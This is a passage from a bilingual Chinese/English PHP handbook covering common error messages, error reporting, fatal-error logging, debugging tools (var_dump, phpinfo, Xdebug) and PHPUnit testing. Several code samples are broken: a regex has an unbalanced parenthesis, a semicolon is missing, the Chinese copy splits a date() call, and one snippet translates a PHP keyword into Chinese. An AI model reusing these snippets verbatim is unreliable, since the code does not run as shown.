以下代码产生了上述错误：

```
<?php  
if (true) {  
    echo "asdf";  
?>
```

注意缺少了大括号。同时请注意，此错误显示的行号无关紧要——它总是显示

Chapter 92: Common Errors

Section 92.1: Call fetch_assoc on boolean

If you get an error like this:

```
Fatal error: Call to a member function fetch_assoc() on boolean in C:\xampp\htdocs\stack\index.php  
on line 7
```

Other variations include something along the lines of:

```
mysql_fetch_assoc() expects parameter 1 to be resource, boolean given...
```

These errors mean that there is something wrong with either your query (this is a PHP/MySQL error), or your referencing. The above error was produced by the following code:

```
$mysqli = new mysqli("localhost", "root", "");  
  
$query = "SELCT * FROM db"; // notice the errors here  
$result = $mysqli->query($query);  
  
$row = $result->fetch_assoc();
```

In order to "fix" this error, it is recommended to make mysql throw exceptions instead:

```
// add this at the start of the script  
mysqli_report(MYSQLI_REPORT_ERROR | MYSQLI_REPORT_STRICT);
```

This will then throw an exception with this much more helpful message instead:

```
You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server  
version for the right syntax to use near 'SELCT * FROM db' at line 1
```

Another example that would produce a similar error, is where you simply just gave the wrong information to the
mysql_fetch_assoc function or similar:

```
$john = true;  
mysql_fetch_assoc($john, $mysqli); // this makes no sense??
```

Section 92.2: Unexpected \$end

```
Parse error: syntax error, unexpected end of file in C:\xampp\htdocs\stack\index.php on line 4
```

If you get an error like this (or sometimes unexpected `$end`, depending on PHP version), you will need to make sure that you've matched up all inverted commas, all parentheses, all curly braces, all brackets, etc.

The following code produced the above error:

```
<?php  
if (true) {  
    echo "asdf";  
?>
```

Notice the missing curly brace. Also do note that the line number shown for this error is irrelevant - it always shows

文档的最后一行。

the last line of your document.

第93章：错误和警告汇编

第93.1节：解析错误：语法错误，意外的 T_PAAMAYIM_NEKUDOTAYIM

外观：

"Paamayim Nekudotayim"在希伯来语中意为“双冒号”；因此该错误指的是不恰当使用双冒号操作符 (::)。该错误通常是由于尝试调用实际上并非静态的静态方法引起的。

可能的解决方案：

```
$classname::doMethod();
```

如果上述代码导致此错误，您很可能只需更改调用方法的方式：

```
$classname->doMethod();
```

后者示例假设\$classname是一个类的实例，且doMethod()不是该类的静态方法。

第93.2节：通知：未定义的索引

外观：

尝试通过数组中不存在的键访问数组

可能的解决方案：

访问前请检查其是否存在。使用：

1. [isset\(\)](#)
2. [array_key_exists\(\)](#)

第93.3节：警告：无法修改头信息 - 头信息已发送

外观：

当您的脚本尝试向客户端发送 HTTP 头时发生此情况，但之前已经有输出，导致头信息已发送给客户端。

可能原因：

1. 打印，回显：来自打印和回显语句的输出将终止发送HTTP头的机会。
必须重新构建应用流程以避免这种情况。
2. 原始HTML区域：.php文件中未解析的HTML部分也会被直接输出。脚本条件将
必须在任何原始块之前注明触发一个header()调用。

Chapter 93: Compilation of Errors and Warnings

Section 93.1: Parse error: syntax error, unexpected T_PAAMAYIM_NEKUDOTAYIM

Appearance:

"Paamayim Nekudotayim" means "double colon" in Hebrew; thus this error refers to the inappropriate use of the double colon operator (::). The error is typically caused by an attempt to call a static method that is, in fact, not static.

Possible Solution:

```
$classname::doMethod();
```

If the above code causes this error, you most likely need to simply change the way you call the method:

```
$classname->doMethod();
```

The latter example assumes that \$classname is an instance of a class, and the doMethod() is not a static method of that class.

Section 93.2: Notice: Undefined index

Appearance:

Trying to access an array by a key that does not exist in the array

Possible Solution:

Check the availability before accessing it. Use:

1. [isset\(\)](#)
2. [array_key_exists\(\)](#)

Section 93.3: Warning: Cannot modify header information - headers already sent

Appearance:

Happens when your script tries to send a HTTP header to the client but there already was output before, which resulted in headers to be already sent to the client.

Possible Causes:

1. *Print, echo:* Output from print and echo statements will terminate the opportunity to send HTTP headers. The application flow must be restructured to avoid that.
2. *Raw HTML areas:* Unparsed HTML sections in a .php file are direct output as well. Script conditions that will trigger a header() call must be noted before any raw blocks.

```
<!DOCTYPE html>
<?php
// 现在添加头文件已经太晚了。
```

3. 在 "script.php 第1行" 的警告中，<?php 前的空白字符：如果警告指的是第1行的输出，那么通常
大多是开头的空白字符、文本或 HTML 出现在开头的 <?php 标记之前。

```
<?php
# 在 <? 前有一个单独的空格/换行符 - 这已经确定了问题所在。
```

参考自 SO 答案 作者 Mario [_____](#)

```
<!DOCTYPE html>
<?php
// Too late for headers already.
```

3. Whitespace before <?php for "script.php line 1" warnings: If the warning refers to output in line 1, then it's
mostly leading whitespace, text or HTML before the opening <?php token.

```
<?php
# There's a SINGLE space/newline before <? - Which already seals it.
```

Reference from SO [answer](#) by Mario

第94章：异常处理和错误报告

第94.1节：设置错误报告及其显示位置

如果 `php.ini` 中尚未设置，可以动态设置错误报告，且应设置为显示大多数错误：

语法

```
int error_reporting ([ int $level ] )
```

示例

```
// 在 PHP 5.4 之前应始终使用  
error_reporting(E_ALL);  
  
// -1 将显示所有可能的错误，即使在未来的 PHP 版本中添加了新的级别和常量。  
// E_ALL 在 PHP 5.4 之前的版本中效果相同。  
error_reporting(-1);  
  
// 不显示通知  
error_reporting(E_ALL & ~E_NOTICE);  
  
// 仅显示警告和通知。  
// 仅作为示例，通常不应只报告这些  
error_reporting(E_WARNING | E_NOTICE);
```

错误默认会被 PHP 记录，通常记录在与运行脚本同级的 `error.log` 文件中。

在开发环境中，也可以将错误显示在屏幕上：

```
ini_set('display_errors', 1);
```

然而，在生产中，应当

```
ini_set('display_errors', 0);
```

并通过使用异常或错误处理程序显示友好的问题提示信息。

第94.2节：记录致命错误

在PHP中，致命错误是一种无法捕获的错误，也就是说，程序在遇到致命错误后不会继续执行。然而，为了记录该错误或以某种方式处理崩溃，可以使用`register_shutdown_function`来注册关闭处理程序。

```
function fatalErrorHandler() {  
    // 获取最后一个致命错误。  
    $error = error_get_last();  
  
    // 这是仅处理错误的示例处理程序；没有错误意味着  
    // 没有错误且关闭正常。同时确保它只处理  
    // 致命错误。  
}
```

Chapter 94: Exception Handling and Error Reporting

Section 94.1: Setting error reporting and where to display them

If it's not already done in `php.ini`, error reporting can be set dynamically and should be set to allow most errors to be shown:

Syntax

```
int error_reporting ([ int $level ] )
```

Examples

```
// should always be used prior to 5.4  
error_reporting(E_ALL);  
  
// -1 will show every possible error, even when new levels and constants are added  
// in future PHP versions. E_ALL does the same up to 5.4.  
error_reporting(-1);  
  
// without notices  
error_reporting(E_ALL & ~E_NOTICE);  
  
// only warnings and notices.  
// for the sake of example, one shouldn't report only those  
error_reporting(E_WARNING | E_NOTICE);
```

errors will be logged by default by php, normally in a `error.log` file at the same level than the running script.

in development environment, one can also show them on screen:

```
ini_set('display_errors', 1);
```

in production however, one should

```
ini_set('display_errors', 0);
```

and show a friendly problem message through the use of an Exception or Error handler.

Section 94.2: Logging fatal errors

In PHP, a fatal error is a kind of error that cannot be caught, that is, after experiencing a fatal error a program does not resume. However, to log this error or somehow handle the crash you can use `register_shutdown_function` to register shutdown handler.

```
function fatalErrorHandler() {  
    // Let's get last error that was fatal.  
    $error = error_get_last();  
  
    // This is error-only handler for example purposes; no error means that  
    // there were no error and shutdown was proper. Also ensure it will handle  
    // only fatal errors.  
}
```

```

if (null === $error || E_ERROR != $error['type']) {
    return;
}

// 将最后的错误记录到日志文件中。
// 让我们天真地假设日志文件位于应用程序文件夹内的 logs 文件夹中。
$logFile = fopen("./app/logs/error.log", "a+");

// 从错误中获取有用的信息。
$type    = $error["type"];
$file    = $error["file"];
$line    = $error["line"];
$message = $error["message"]

fprintf(
    $logFile,
    "[%s] %s: %s in %s:%d", date(""
Y-m-d H:i:s"), $type,
    $message,
    $file,
    $line);

fclose($logFile);
}

register_shutdown_function('fatalErrorHandler');

```

参考文献：

- <http://php.net/manual/en/function.register-shutdown-function.php>
- <http://php.net/manual/en/function.error-get-last.php>
- <http://php.net/manual/en/errorfunc.constants.php>

```

if (null === $error || E_ERROR != $error['type']) {
    return;
}

// Log last error to a log file.
// let's naively assume that logs are in the folder inside the app folder.
$logFile = fopen("./app/logs/error.log", "a+");

// Get useful info out of error.
$type    = $error["type"];
$file    = $error["file"];
$line    = $error["line"];
$message = $error["message"]

fprintf(
    $logFile,
    "[%s] %s: %s in %s:%d\n",
    date("Y-m-d H:i:s"),
    $type,
    $message,
    $file,
    $line);

fclose($logFile);
}

register_shutdown_function('fatalErrorHandler');

```

Reference:

- <http://php.net/manual/en/function.register-shutdown-function.php>
- <http://php.net/manual/en/function.error-get-last.php>
- <http://php.net/manual/en/errorfunc.constants.php>

第95章：调试

第95.1节：变量转储

`var_dump` 函数允许你转储变量的内容（类型和值）以便调试。

示例：

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

输出：

```
array(6) {
    [0]=>
    float(3.7)
    [1]=>
    string(6) "string"
    [2]=>
    int(10)
    [3]=>
    array(1) {
        ["hello"]=>
        string(5) "world"
    }
    [4]=>
    bool(false)
    [5]=>
    object(DateTime)#1 (3) {
        ["date"]=>
        string(26) "2016-07-24 13:51:07.000000"
        ["timezone_type"]=>
        int(3)
        ["timezone"]=>
        string(13) "Europe/Berlin"
    }
}
```

第95.2节：显示错误

如果您想让PHP在页面上显示运行时错误，必须启用`display_errors`，可以在`php.ini`文件中设置，或者使用`ini_set`函数。

您可以选择显示哪些错误，使用`error_reporting`（或在ini中）函数，该函数接受`E_*`常量，结合使用按位运算符。

PHP 可以根据 `html_errors` 设置以文本或 HTML 格式显示错误。

示例：

```
ini_set("display_errors", true);
ini_set("html_errors", false); // 以纯文本显示错误
error_reporting(E_ALL & ~E_USER_NOTICE); // 显示除 E_USER_NOTICE 之外的所有错误

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
```

Chapter 95: Debugging

Section 95.1: Dumping variables

The `var_dump` function allows you to dump the contents of a variable (type and value) for debugging.

Example:

```
$array = [3.7, "string", 10, ["hello" => "world"], false, new DateTime()];
var_dump($array);
```

Output:

```
array(6) {
    [0]=>
    float(3.7)
    [1]=>
    string(6) "string"
    [2]=>
    int(10)
    [3]=>
    array(1) {
        ["hello"]=>
        string(5) "world"
    }
    [4]=>
    bool(false)
    [5]=>
    object(DateTime)#1 (3) {
        ["date"]=>
        string(26) "2016-07-24 13:51:07.000000"
        ["timezone_type"]=>
        int(3)
        ["timezone"]=>
        string(13) "Europe/Berlin"
    }
}
```

Section 95.2: Displaying errors

If you want PHP to display runtime errors on the page, you have to enable `display_errors`, either in the `php.ini` or using the `ini_set` function.

You can choose which errors to display, with the `error_reporting` (or in the ini) function, which accepts `E_*` constants, combined using bitwise operators.

PHP can display errors in text or HTML format, depending on the `html_errors` setting.

Example:

```
ini_set("display_errors", true);
ini_set("html_errors", false); // Display errors in plain text
error_reporting(E_ALL & ~E_USER_NOTICE); // Display everything except E_USER_NOTICE

trigger_error("Pointless error"); // E_USER_NOTICE
echo $nonexistentVariable; // E_NOTICE
```

```
nonexistentFunction(); // E_ERROR
```

纯文本输出：(不同实现的 HTML 格式有所不同)

```
Notice: 未定义变量: nonexistentVariable 在 /path/to/file.php 第 7 行
```

```
Fatal error: 未捕获错误: 调用未定义函数 nonexistentFunction() 在 /path/to/file.php 第 8 行
```

堆栈跟踪:

```
#0 {main}
```

```
抛出于 /path/to/file.php 第 8 行
```

注意：如果你在 php.ini 中禁用了错误报告，并在运行时启用它，某些错误（例如解析错误）不会显示，因为它们发生在运行时设置应用之前。

处理 `error_reporting` 的常用方法是在开发阶段使用 `E_ALL` 常量完全启用它，在生产阶段通过关闭 `display_errors` 来禁止公开显示，以隐藏脚本内部信息。

第95.3节：phpinfo()

警告

必须确保 `phpinfo` 仅在开发环境中使用。切勿将包含 `phpinfo` 的代码发布到生产环境中

简介

话虽如此，它可以作为一个有用的工具，帮助了解你所使用的PHP环境（操作系统、配置、版本、路径、模块），尤其是在追踪错误时。它是一个简单的内置函数：

```
phpinfo();
```

它有一个参数`$what`，允许自定义输出。默认值是`INFO_ALL`，表示显示所有信息，通常在开发过程中用于查看PHP的当前状态。

你可以传入`INFO_*`常量，结合按位运算符来查看自定义列表。

你可以在浏览器中运行它，以获得格式良好的详细视图。它也适用于PHP命令行界面（CLI），你可以将输出通过管道传给 less 以便更方便查看。

示例

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

这将显示PHP指令（`ini_get`）、环境变量（`$_ENV`）和预定义变量的列表。

第95.4节：Xdebug

`Xdebug` 是一个提供调试和性能分析功能的 PHP 扩展。它使用 DBGP 调试协议。

该工具具有一些很好的功能：

- 错误时的堆栈跟踪

```
nonexistentFunction(); // E_ERROR
```

Plain text output: (HTML format differs between implementations)

```
Notice: Undefined variable: nonexistentVariable in /path/to/file.php on line 7
```

```
Fatal error: Uncaught Error: Call to undefined function nonexistentFunction() in /path/to/file.php:8
```

Stack trace:

```
#0 {main}
```

```
thrown in /path/to/file.php on line 8
```

NOTE: If you have error reporting disabled in `php.ini` and enable it during runtime, some errors (such as parse errors) won't be displayed, because they occurred before the runtime setting was applied.

The common way to handle `error_reporting` is to enable it fully with `E_ALL` constant during the development, and to disable publicly displaying it with `display_errors` on production stage to hide the internals of your scripts.

Section 95.3: phpinfo()

Warning

It is imperative that `phpinfo` is only used in a development environment. Never release code containing `phpinfo` into a production environment

Introduction

Having said that, it can be a useful tool in understanding the PHP environment (OS, configuration, versions, paths, modules) in which you are working, especially when chasing a bug. It is a simple built in function:

```
phpinfo();
```

It has one parameter `$what` that allows the output to be customized. The default is `INFO_ALL`, causing it to display all information and is commonly used during development to see the current state of PHP.

You can pass the parameter `INFO_* constants`, combined with bitwise operators to see a customized list.

You can run it in the browser for a nicely formatted detailed look. It also works in PHP CLI, where you can pipe it into less for easier view.

Example

```
phpinfo(INFO_CONFIGURATION | INFO_ENVIRONMENT | INFO_VARIABLES);
```

This will display a list of PHP directives (`ini_get`), environment (`$_ENV`) and `predefined` variables.

Section 95.4: Xdebug

`Xdebug` is a PHP extension which provides debugging and profiling capabilities. It uses the DBGP debugging protocol.

There are some nice features in this tool:

- stack traces on errors

- 最大嵌套层级保护和时间跟踪
- 用于显示变量的标准 `var_dump()` 函数的有用替代
- 允许将所有函数调用（包括参数和返回值）以不同格式记录到文件中
- 代码覆盖率分析
- 性能分析信息
- 远程调试（为与运行中的PHP脚本交互的调试器客户端提供接口）

如您所见，该扩展非常适合开发环境。特别是远程调试功能可以帮助您调试PHP代码，而无需大量使用 `var_dump`，并且可以像C++或Java语言中那样使用正常的调试流程。

通常安装此扩展非常简单：

```
pecl install xdebug #从pecl/pear安装
```

并在php.ini中激活它：

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

在更复杂的情况下，请参阅此[说明](#)

当您使用此工具时，应记住：

[XDebug 不适合生产环境](#)

第95.5节：错误报告（两者都使用）

```
// 这将为您的环境设置配置选项
ini_set('display_errors', '1');

// -1 将允许报告所有错误
error_reporting(-1);
```

第95.6节：phpversion()

简介

在使用各种库及其相关要求时，通常需要知道当前PHP解析器或其某个扩展包的版本。

此函数接受一个可选的单一参数，形式为扩展名：`phpversion('extension')`。如果所查询的扩展已安装，函数将返回包含版本号的字符串。然而，如果扩展未安装，则返回`FALSE`。如果未提供扩展名，函数将返回PHP解析器本身的版本。

示例

```
print "当前 PHP 版本: " . phpversion();
// 当前 PHP 版本: 7.0.8

print "当前 cURL 版本: ".phpversion('curl');
// 当前 cURL 版本: 7.0.8
// 或者
// false, 如果缺少该包则不输出
```

- maximum nesting level protection and time tracking
- helpful replacement of standard `var_dump()` function for displaying variables
- allows to log all function calls, including parameters and return values to a file in different formats
- code coverage analysis
- profiling information
- remote debugging (provides interface for debugger clients that interact with running PHP scripts)

As you can see this extension is perfectly suited for development environment. Especially **remote debugging** feature can help you to debug your php code without numerous `var_dump`'s and use normal debugging process as in C++ or Java languages.

Usually installing of this extension is very simple:

```
pecl install xdebug # install from pecl/pear
```

And activate it into your php.ini:

```
zend_extension="/usr/local/php/modules/xdebug.so"
```

In more complicated cases see this [instructions](#)

When you use this tool you should remember that:

[XDebug is not suitable for production environments](#)

Section 95.5: Error Reporting (use them both)

```
// this sets the configuration option for your environment
ini_set('display_errors', '1');

// -1 will allow all errors to be reported
error_reporting(-1);
```

Section 95.6: phpversion()

Introduction

When working with various libraries and their associated requirements, it is often necessary to know the version of current PHP parser or one of its packages.

This function accepts a single optional parameter in the form of extension name: `phpversion('extension')` . If the extension in question is installed, the function will return a string containing version value. However, if the extension not installed `FALSE` will be returned. If the extension name is not provided, the function will return the version of PHP parser itself.

Example

```
print "Current PHP version: " . phpversion();
// Current PHP version: 7.0.8

print "Current cURL version: " . phpversion( 'curl' );
// Current cURL version: 7.0.8
// or
// false, no printed output if package is missing
```

第96章：单元测试

第96.1节：测试类规则

假设我们有一个简单的LoginForm类，带有rules()方法（作为框架模板用于登录页面）：

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() 方法返回一个数组，说明每个字段的要求。
     * 登录表单使用邮箱和密码来验证用户身份。
     */
    public function rules() {
        return [
            // 邮箱和密码都是必填项
            ['email', 'password'], 'required'],

            // 邮箱必须是邮箱格式
            ['email', 'email'],

            // rememberMe 必须是布尔值
            ['rememberMe', 'boolean'],

            // 密码必须匹配此模式 (只能包含字母和数字)
            ['password', 'match', 'pattern' => '/^([a-zA-Z0-9]+$/i'],
        ];
    }

    /**
     * validate 函数检查传入规则的正确性
     */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

为了对该类进行测试，我们使用单元测试（检查源代码是否符合我们的预期）：

Chapter 96: Unit Testing

Section 96.1: Testing class rules

Let's say, we have a simple LoginForm class with rules() method (used in login page as framework template):

```
class LoginForm {
    public $email;
    public $rememberMe;
    public $password;

    /* rules() method returns an array with what each field has as a requirement.
     * Login form uses email and password to authenticate user.
     */
    public function rules() {
        return [
            // Email and Password are both required
            ['email', 'password'], 'required',

            // Email must be in email format
            ['email', 'email'],

            // rememberMe must be a boolean value
            ['rememberMe', 'boolean'],

            // Password must match this pattern (must contain only letters and numbers)
            ['password', 'match', 'pattern' => '/^([a-zA-Z0-9]+$/i'],
        ];
    }

    /**
     * the validate function checks for correctness of the passed rules
     */
    public function validate($rule) {
        $success = true;
        list($var, $type) = $rule;
        foreach ((array) $var as $var) {
            switch ($type) {
                case "required":
                    $success = $success && $this->$var != "";
                    break;
                case "email":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_EMAIL);
                    break;
                case "boolean":
                    $success = $success && filter_var($this->$var, FILTER_VALIDATE_BOOLEAN,
FILTER_NULL_ON_FAILURE) !== null;
                    break;
                case "match":
                    $success = $success && preg_match($rule["pattern"], $this->$var);
                    break;
                default:
                    throw new \InvalidArgumentException("Invalid filter type passed")
            }
        }
        return $success;
    }
}
```

In order to perform tests on this class, we use **Unit** tests (checking source code to see if it fits our expectations):

```

class LoginFormTest extends TestCase {
protected $loginForm;

// 在测试开始时执行代码
public function setUp() {
    $this->loginForm = new LoginForm;
}

// 为了验证我们的规则，我们应该使用 validate() 方法

/**
* 该方法属于单元测试类 LoginFormTest,
* 它测试上述描述的规则。
*/
public function testRuleValidation() {
    $rules = $this->loginForm->rules();

    // 初始化为有效并进行测试
    $this->loginForm->email = "valid@email.com";
    $this->loginForm->password = "password";
    $this->loginForm->rememberMe = true;
    $this->assertTrue($this->loginForm->validate($rules), "应该有效，因为没有任何无效项");

    // 测试邮箱验证
    // 由于我们要求邮箱必须是邮箱格式，因此不能为空
    $this->loginForm->email = '';
    $this->assertFalse($this->loginForm->validate($rules), "邮箱不应有效  
(为空)");

    // 字符串中不包含"@", 因此无效
    $this->loginForm->email = 'invalid.email.com';
    $this->assertFalse($this->loginForm->validate($rules), "邮箱格式不应有效（格式无效）");

    // 将邮箱恢复为有效以进行下一个测试
    $this->loginForm->email = 'valid@email.com';

    // 测试密码验证
    // 密码不能为空（因为是必填项）
    $this->loginForm->password = '';
    $this->assertFalse($this->loginForm->validate($rules), "密码不应有效  
(为空)");

    // 将密码恢复为有效以进行下一个测试
    $this->loginForm->password = 'ThisIsMyPassword';

    // 测试记住我 (rememberMe) 验证
    $this->loginForm->rememberMe = 999;
    $this->assertFalse($this->loginForm->validate($rules), "RememberMe 不应有效  
(整数类型)");

    // 将 rememberMe 恢复为有效状态以便下次测试
    $this->loginForm->rememberMe = true;
}
}

```

单元测试具体如何帮助（排除一般示例）？例如，当我们得到意外结果时，它非常适用。比如，我们来看之前的这条规则：

```
[ 'password', 'match', 'pattern' => '/^[\a-z0-9]+$/i' ],
```

```

class LoginFormTest extends TestCase {
protected $loginForm;

// Executing code on the start of the test
public function setUp() {
    $this->loginForm = new LoginForm;
}

// To validate our rules, we should use the validate() method

/**
* This method belongs to Unit test class LoginFormTest and
* it's testing rules that are described above.
*/
public function testRuleValidation() {
    $rules = $this->loginForm->rules();

    // Initialize to valid and test this
    $this->loginForm->email = "valid@email.com";
    $this->loginForm->password = "password";
    $this->loginForm->rememberMe = true;
    $this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is
invalid");

    // Test email validation
    // Since we made email to be in email format, it cannot be empty
    $this->loginForm->email = '';
    $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid
(empty)");

    // It does not contain "@" in string so it's invalid
    $this->loginForm->email = 'invalid.email.com';
    $this->assertFalse($this->loginForm->validate($rules), "Email should not be valid (invalid
format)");

    // Revert email to valid for next test
    $this->loginForm->email = 'valid@email.com';

    // Test password validation
    // Password cannot be empty (since it's required)
    $this->loginForm->password = '';
    $this->assertFalse($this->loginForm->validate($rules), "Password should not be valid
(empty)");

    // Revert password to valid for next test
    $this->loginForm->password = 'ThisIsMyPassword';

    // Test rememberMe validation
    $this->loginForm->rememberMe = 999;
    $this->assertFalse($this->loginForm->validate($rules), "RememberMe should not be valid
(integer type)");

    // Revert rememberMe to valid for next test
    $this->loginForm->rememberMe = true;
}
}

```

How exactly Unit tests can help with (excluding general examples) in here? For example, it fits very well when we get unexpected results. For example, let's take this rule from earlier:

```
[ 'password', 'match', 'pattern' => '/^[\a-z0-9]+$/i' ],
```

相反，如果我们遗漏了一件重要的事情，写成了：

```
['password', 'match', 'pattern' => '/^a-z0-9$/i'],
```

当有几十条不同的规则时（假设我们不仅使用邮箱和密码），很难发现错误。

这个单元测试：

```
// 初始化为有效并进行测试  
$this->loginForm->email = "valid@email.com";  
$this->loginForm->password = "password";  
$this->loginForm->rememberMe = true;  
$this->assertTrue($this->loginForm->validate($rules), "应该有效，因为没有无效的内容");
```

第一个示例会通过，但第二个示例不会。为什么？因为在第二个示例中我们写了一个带有拼写错误的模式（漏掉了+符号），意味着它只接受一个字母/数字。

单元测试可以通过命令在控制台运行：phpunit [path_to_file]。如果一切正常，我们应该能看到所有测试状态为OK，否则会看到Error（语法错误）或Fail（该方法中至少有一行未通过）。

使用额外参数如--coverage，我们还可以直观地看到后端代码中有多少行被测试过，以及哪些通过/失败。这适用于任何安装了PHPUnit的框架。

以下是PHPUnit测试在控制台中的示例（一般外观，不针对本示例）：

Instead, if we missed one important thing and wrote this:

```
['password', 'match', 'pattern' => '/^a-z0-9$/i'],
```

With dozens of different rules (assuming we are using not just email and password), it's difficult to detect mistakes.
This unit test:

```
// Initialize to valid and test this  
$this->loginForm->email = "valid@email.com";  
$this->loginForm->password = "password";  
$this->loginForm->rememberMe = true;  
$this->assertTrue($this->loginForm->validate($rules), "Should be valid as nothing is invalid");
```

Will pass our **first** example but not **second**. Why? Because in 2nd example we wrote a pattern with a typo (missed + sign), meaning it only accepts one letter/number.

Unit tests can be run in console with command: phpunit [path_to_file]. If everything is OK, we should be able to see that all tests are in OK state, else we will see either Error (syntax errors) or Fail (at least one line in that method did not pass).

With additional parameters like --coverage we can also see visually how many lines in backend code were tested and which passed/failed. This applies to any framework that has installed [PHPUnit](#).

Example how PHPUnit test looks like in console (general look, not according to this example):

```

vagrant@precise64:/var/www/phpunit-randomizer(master✓) » ./bin/phpunit-randomizer --order rand
PHPUnit 4.2.1 by Sebastian Bergmann.
    folder (vendor/symfony/phpunit-randomizer/bin/phpunit)
    default phpunit command.

Configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist

. ExampleTest::test4
. ExampleTest::test3
. ExampleTest::test2
. ExampleTest::test5
. ExampleTest::test1
. OtherExampleTest::test4
. OtherExampleTest::test1
. OtherExampleTest::test3
. OtherExampleTest::test5
. OtherExampleTest::test2
    » phunit-randomizer
Time: 151 ms, Memory: 3.50Mb
OK (10 tests, 0 assertions)

Randomized with seed: 8639
vagrant@precise64:/var/www/phpunit-randomizer(master✓) » ./bin/phpunit-randomizer --order rand
PHPUnit 4.2.1 by Sebastian Bergmann.

Configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist
$ bin/phpunit-randomizer --order rand

. ExampleTest::test2
. ExampleTest::test4
. ExampleTest::test1
. ExampleTest::test5
. ExampleTest::test3
. OtherExampleTest::test2
. OtherExampleTest::test1
. OtherExampleTest::test4
. OtherExampleTest::test3
. OtherExampleTest::test5
. OtherExampleTest::test5
    » Execrator
Time: 108 ms, Memory: 3.50Mb
OK (10 tests, 0 assertions)

Randomized with seed: 4674

```

第96.2节：PHPUnit数据提供者

测试方法通常需要测试数据。为了完整测试某些方法，你需要为每种可能的测试条件提供不同的数据集。当然，你也可以手动使用循环来实现，如下所示：

```

...
public function testSomething()
{
    $data = [...];
    foreach($data as $DataSet) {
        $this->assertSomething($DataSet);
    }
}
...

```

有人可能会觉得这种方法很方便。但这种方法也有一些缺点。首先，如果你的测试函数接受多个参数，你需要执行额外的操作来提取数据。其次，测试失败时，如果没有额外的信息和调试，难以区分失败的数据集。第三，PHPUnit 提供了使用数据提供者自动处理测试数据集的方法。

数据提供者是一个函数，应该返回特定测试用例的数据。

```

vagrant@precise64:/var/www/phpunit-randomizer(master✓) » ./bin/phpunit-randomizer --order rand
PHPUnit 4.2.1 by Sebastian Bergmann.
    folder (vendor/symfony/phpunit-randomizer/bin/phpunit)
    default phpunit command.

configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist

. ExampleTest::test4
. ExampleTest::test3
. ExampleTest::test2
. ExampleTest::test5
. ExampleTest::test1
. OtherExampleTest::test4
. OtherExampleTest::test1
. OtherExampleTest::test3
. OtherExampleTest::test5
. OtherExampleTest::test2
    » phunit-randomizer
Time: 151 ms, Memory: 3.50Mb
OK (10 tests, 0 assertions)

Randomized with seed: 8639
vagrant@precise64:/var/www/phpunit-randomizer(master✓) » ./bin/phpunit-randomizer --order rand
PHPUnit 4.2.1 by Sebastian Bergmann.

Configuration read from /var/www/phpunit-randomizer/phpunit.xml.dist
$ bin/phpunit-randomizer --order rand

. ExampleTest::test2
. ExampleTest::test4
. ExampleTest::test1
. ExampleTest::test5
. ExampleTest::test3
. OtherExampleTest::test2
. OtherExampleTest::test1
. OtherExampleTest::test4
. OtherExampleTest::test3
. OtherExampleTest::test5
. OtherExampleTest::test5
    » Execrator
Time: 108 ms, Memory: 3.50Mb
OK (10 tests, 0 assertions)

Randomized with seed: 4674

```

Section 96.2: PHPUnit Data Providers

Test methods often need data to be tested with. To test some methods completely you need to provide different data sets for every possible test condition. Of course, you can do it manually using loops, like this:

```

...
public function testSomething()
{
    $data = [...];
    foreach($data as $DataSet) {
        $this->assertSomething($DataSet);
    }
}
...

```

And someone can find it convenient. But there are some drawbacks of this approach. First, you'll have to perform additional actions to extract data if your test function accepts several parameters. Second, on failure it would be difficult to distinguish the failing data set without additional messages and debugging. Third, PHPUnit provides automatic way to deal with test data sets using [data providers](#).

Data provider is a function, that should return data for your particular test case.

数据提供者方法必须是公共的，并且返回一个数组的数组或实现了Iterator接口的对象，且每次迭代返回一个数组。对于集合中的每个数组，测试方法将使用该数组的内容作为参数调用。

要在测试中使用数据提供者，请使用@dataProvider注解，并指定数据提供者函数的名称：

```
/**  
 * @dataProvider dataProviderForTest  
 */  
public function testEquals($a, $b)  
{  
    $this->assertEquals($a, $b);  
}  
  
public function dataProviderForTest()  
{  
    return [  
        [1,1],  
        [2,2],  
        [3,2] // 这将失败  
    ];  
}
```

数组的数组

注意dataProviderForTest()返回的是数组的数组。每个嵌套数组有两个元素，它们将依次填充 testEquals()所需的参数。如果元素不足，将抛出类似缺少参数2给Test::testEquals()的错误。PHPUnit会自动循环遍历数据并运行测试：

```
public function dataProviderForTest()  
{  
    return [  
        [1,1], // [0] testEquals($a = 1, $b = 1)  
        [2,2], // [1] testEquals($a = 2, $b = 2)  
        [3,2] // [2] 有1个失败：1) Test::testEquals 使用数据集 #2 (3, 4)  
    ];  
}
```

每个数据集都可以命名以方便使用。这样更容易检测失败的数据：

```
public function dataProviderForTest()  
{  
    return [  
        '测试 1' => [1,1], // [0] testEquals($a = 1, $b = 1)  
        '测试 2' => [2,2], // [1] testEquals($a = 2, $b = 2)  
        '测试 3' => [3,2] // [2] 有1个失败：  
                        //     1) Test::testEquals 使用数据集 "测试 3" (3, 4)  
    ];  
}
```

迭代器

```
class MyIterator 实现 Iterator {  
    protected $array = [];
```

A data provider method must be public and either return an **array of arrays** or an object that implements the **Iterator** interface and **yields an array** for each iteration step. For each array that is part of the collection the test method will be called with the contents of the array as its arguments.

To use a data provider with your test, use @dataProvider annotation with the name of data provider function specified:

```
/**  
 * @dataProvider dataProviderForTest  
 */  
public function testEquals($a, $b)  
{  
    $this->assertEquals($a, $b);  
}  
  
